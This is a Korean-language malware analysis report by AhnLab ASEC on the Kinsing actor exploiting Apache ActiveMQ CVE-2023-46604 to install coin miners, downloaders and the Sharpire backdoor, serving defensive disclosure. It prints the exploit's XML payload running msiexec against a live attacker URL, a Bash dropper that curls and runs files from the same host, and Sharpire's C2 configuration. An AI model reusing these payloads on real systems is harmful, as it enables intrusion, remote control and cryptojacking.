asec.ahnlab.com /ko/90789/

Sharpire를 설치하는 ActiveMQ 취약점 공격 사례 (Kinsing)

⋮ 10/27/2025

악성코드

- 2025년 10월 28일

AhnLab SEcurity intelligence Center(ASEC)은 Kinsing 공격자가 최근까지도 알려진 취약점을 이용해 악성코드를 유포 중인 것을 확인하였다. 공격자는 ActiveMQ의 CVE-2023-46604 취약점이 공개된 이후부터 이를 공격하여 악성코드를 설치해 왔으며 리눅스뿐만 아니라 윈도우 시스템도 그 대상이다. [1] 최신 공격 사례에서 사용된 악성코드들로는 이미 알려진 XMRig나 Stager뿐만 아니라 Sharpire가 있다. Sharpire는 Powershell Empire를 지원하는 닷넷 백도어로서 공격자는 감염 시스템에 대한 제어를 탈취하는 과정에서 CobaltStrike / Meterpreter 및 Powershell Empire를 함께 사용하고 있다.

1. Kinsing (H2Miner)

Kinsing은 H2Miner라고도 불리며 2020년 1월 Alibaba Cloud Security 팀에 의해 최초로 확인되었다. [2] 부적절하게 관리되거나 취약한 서비스들을 대상으로 코인 마이너를 설치하는데 새로운 취약점이 공개될 때마다 여러 공격 기법들이 추가되고 있다. Kinsing 공격자는 도커 환경의 경우 잘못된 설정을 갖는 도커 데몬 API 포트와 [3] Redis의 경우 원격 코드 실행 취약점을 공격하였다. 이외에도 CVE-2021-44228 Log4j 취약점이나 ActiveMQ의 CVE-2023-46604 취약점 사례가 알려져 있다. [4] 취약점 공격 외에도 측면 이동 과정에서 감염 시스템에 저장된 SSH 자격 증명 정보를 활용하기도 한다. [5]

2. ActiveMQ의 CVE-2023-46604 취약점

CVE-2023-46604는 오픈 소스 메시징 및 통합 패턴 서버인 Apache ActiveMQ 서버의 원격 코드 실행 취약점이다. 만약 패치되지 않은 Apache ActiveMQ 서버가 외부에 노출되어 있을 경우 공격자는 원격에서 악의적인 명령을 실행하여 해당 시스템을 장악할 수 있다.

취약점 공격은 classpath에 있는 클래스를 인스턴스화하도록 OpenWire 프로토콜에서 직렬화된 클래스 유형을 조작하는 방식으로 이루어진다. 만약 공격자가 조작된 패킷을 전송할 경우 취약한 서버에서는 패킷에 포함된 경로 즉 URL을 참고하여 클래스 XML 설정 파일을 로드한다.

- Apache ActiveMQ 보안 업데이트 권고 (CVE-2023-46604) [6]

CVE-2023-46604는 공개된 지 얼마 되지 않아 악용되기 시작하였으며 국내 시스템들을 기준으로도 Andariel 그룹이나 HelloKitty 랜섬웨어 [7], Mauri 랜섬웨어 등의 공격 사례가 확인되었다. [8]

3. Kinsing 공격자의 최신 공격 사례

최근 국내 취약한 ActiveMQ 서버를 대상으로 CVE-2023-46604 취약점 공격을 통해 악성코드를 유포하는 사례가 확인되었다. 일반적으로 다양한 코인 마이너 공격자들이 CVE-2023-46604 취약점을 공격하지만 이번에 확인된 Kinsing 공격자는 다양한 악성코드들이 함께 사용한 것이 특징이다.

Figure 1. Stager 다운로더를 설치하는 취약한 ActiveMQ 서비스

취약한 Apache ActiveMQ의 자바 프로세스는 공격자로부터 전달받은 조작된 패킷을 참고하여 XML 설정 파일을 로드한 후 XML 설정 파일을 참고하여 지정한 명령을 실행하게 된다. 다음은 공격에 사용된 XML 설정 파일로서 msiexec 명령을 이용해 외부에서 MSI 악성코드를 설치하는 기능을 담당한다.

```
<?xml version="1.0" encoding="UTF-8" ?>
    <beans xmlns="http://www.springframework.org/schema/beans"
       xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
       xsi:schemaLocation="
    http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
       <bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
           <constructor-arg >
           <list>
               <value>cmd</value>
               <value>/c</value>
               <value>msiexec /q /i http://gloryweb.vip/mm46.msi</value>
           </list>
           </constructor-arg>
       </bean>
    </beans>
```

Figure 2. 공격에 사용된 클래스 XML 설정 파일

공격 과정에서는 MSI뿐만 아니라 “mm13.exe”라는 이름의 악성코드를 설치하기도 했는데 MSI 및 “mm13.exe” 모두 다운로더 악성코드이다. 현재 기준 다운로드가 불가하여 어떠한 악성코드를 다운로드하였는지는 알 수 없지만 일반적으로 CobaltStrike나 Metasploit의 Meterpreter를 메모리에서 다운로드해 실행하는 기능을 담당하며 Stager라고도 불리는 유형이다.



Figure 3. Stager의 다운로드 주소

참고로 공격에 사용된 주소에서는 리눅스 대상 악성코드들도 함께 확인되었다. 다음과 같이 상대적으로 단순한 형태의 Bash 스크립트인데 XMRig의 설정 파일에는 과거 Fortinet 보고서에서 언급된 Kinsing 공격자의 지갑 주소가 포함되어 있다. [9]

```
# Directory to check
DIR=/updaterunning
cd ~
pkill xmrig
rm -r c3pool
if [ -d "$DIR" ]; then
  echo "is there"

  cd updaterunning


    if pgrep -f "javarunprocess" > /dev/null; then

        if ! ps -C javarunprocess -o state= | grep -q '^Z'; then
            echo "It is running"
        else



            cd updaterunning
            rm config.json
            curl http://gloryweb.vip/lin/config.json -o config.json

            rm javarunprocess
            curl http://gloryweb.vip/lin/javarunprocess -o javarunprocess
            chmod 777 javarunprocess
            rm go.sh
            curl http://gloryweb.vip/lin/go.sh -o go.sh
            chmod 777 go.sh
             ./go.sh &
```

Figure 4. Kinsing 공격자의 Bash 악성코드

- Wallet – 1 : “linux”
- Password – 1 : “linux”
- Wallet – 2 : “89UoMhtsrpaJTvmJBbvy1cTdg38pomPFnW5Z4sniL2izcLQyGBkEGd96TcBJtzQUi6KAL5Ehe4cFpEMNdGF7tFKpJ1D
- Password – 2 : “lin”

공격자의 다운로드 서버에는 이외에도 Sharpire라는 이름의 악성코드가 존재한다. **[10]** 오픈 소스 Post-Exploitation 프레임워크 중에는 Powershell Empire가 있는데 이름과 같이 파워쉘로 개발되었으며 다양한 공격자들에 의해 사용되고 있다. Sharpire는 Powershell Empire를 지원하는 닷넷으로 개발된 백도어이다. 공격자는 CobaltStrike 또는 Meterpreter뿐만 아니라 Sharpire를 활용해 감염 시스템을 제어하였을 것으로 추정된다.

```
5   public static class Program
6   {
7       // Token: 0x06000001 RID: 1 RVA: 0x00002048 File Offset: 0x00000248
8       public static void Main()
9       {
10          try
11          {
12              string text = "http://gloryweb.vip:2086";
13              string text2 = "0lDkQOEDyGYDzMoOOrf1CqcpxcNX9Y9o";
14              string workingHours = "";
15              string profile = "/admin/get.php,/news.php,/login/process.php|Mozilla/5.0
                  like Gecko";
16              string killDate = "";
17              uint defaultDelay = 5u;
18              double defaultJitter = 0.0;
19              uint defaultLostLimit = 60u;
20              string text3 = "dotnet";
21              string defaultResponse = "{{ REPLACE_DEFAULTRESPONSE}}";
22              SessionInfo sessionInfo = new SessionInfo(new string[]
23              {
24                  text,
25                  text2,
26                  text3
27              });
28              sessionInfo.SetWorkingHours(workingHours);
29              sessionInfo.SetKillDate(killDate);
30              sessionInfo.SetDefaultJitter(defaultJitter);
31              sessionInfo.SetDefaultDelay(defaultDelay);
32              sessionInfo.SetDefaultLostLimit(defaultLostLimit);
33              sessionInfo.SetDefaultResponse(defaultResponse);
34              sessionInfo.SetProfile(profile);
35              new EmpireStager(sessionInfo).Execute();
```

Figure 5. Sharpire의 설정 데이터

명령	기능
기본	파워쉘 명령 실행 (전체)
shell	파워쉘 명령 실행 (인자)
ls, dir, gci	디렉터리 조회
mv, move	파일 이동
cp, copy	파일 복사
rm, del, rmdir	파일 삭제
cd	현재 디렉터리 변경
ifconfig, ipconfig	네트워크 설정 정보 조회
ps, tasklist	프로세스 조회
route	라우팅 테이블 정보 조회
whoami, getuid	현재 사용자 조회
hostname	호스트 이름 조회

명령	기능
reboot, restart	시스템 재부팅
shutdown	시스템 종료

Table 1. Sharpire가 지원하는 명령 목록

4. 결론

공격자들은 패치되지 않은 취약한 Apache ActiveMQ 서비스를 대상으로 지속적으로 공격을 수행하고 있다. 확인된 공격들 중에는 Kinsing 공격자 사례가 있으며 과거처럼 코인 마이너를 설치하여 암호 화폐를 채굴하는 것이 주 목적이지만 감염 시스템을 제어하기 위한 악성코드들도 함께 확인되고 있다. Kinsing 공격자는 XMRig뿐만 아니라 CobaltStrike나 Meterpreter 그리고 Sharpire와 같은 원격 제어 도구들을 감염 시스템에 설치하고 있다. 공격자는 이를 활용해 암호 화폐 채굴뿐만 아니라 정보를 탈취하거나 랜섬웨어를 설치할 수 있다.

MD5

28fb07cf6dcd072c3d0b82c60ce30bef

72a37a2fa588e013eafd695b8b5b0e61

a0c4c98a37562da3b94a9ac3f0dd56fb

b512bfd19bf46dd3e735c331d768ea42

bf17b21c8e9f34a209977e0f2dce92c4

추가 IoC는 ATIP에서 제공됩니다.

URL

http[:]//gloryweb[.]vip/lin/config[.]json

http[:]//gloryweb[.]vip/lin/go[.]sh

http[:]//gloryweb[.]vip/lin/javarunprocess

http[:]//gloryweb[.]vip/mm46[.]msi

http[:]//gloryweb[.]vip[:]2086/

추가 IoC는 ATIP에서 제공됩니다.

FQDN

gloryweb[.]vip

추가 IoC는 ATIP에서 제공됩니다.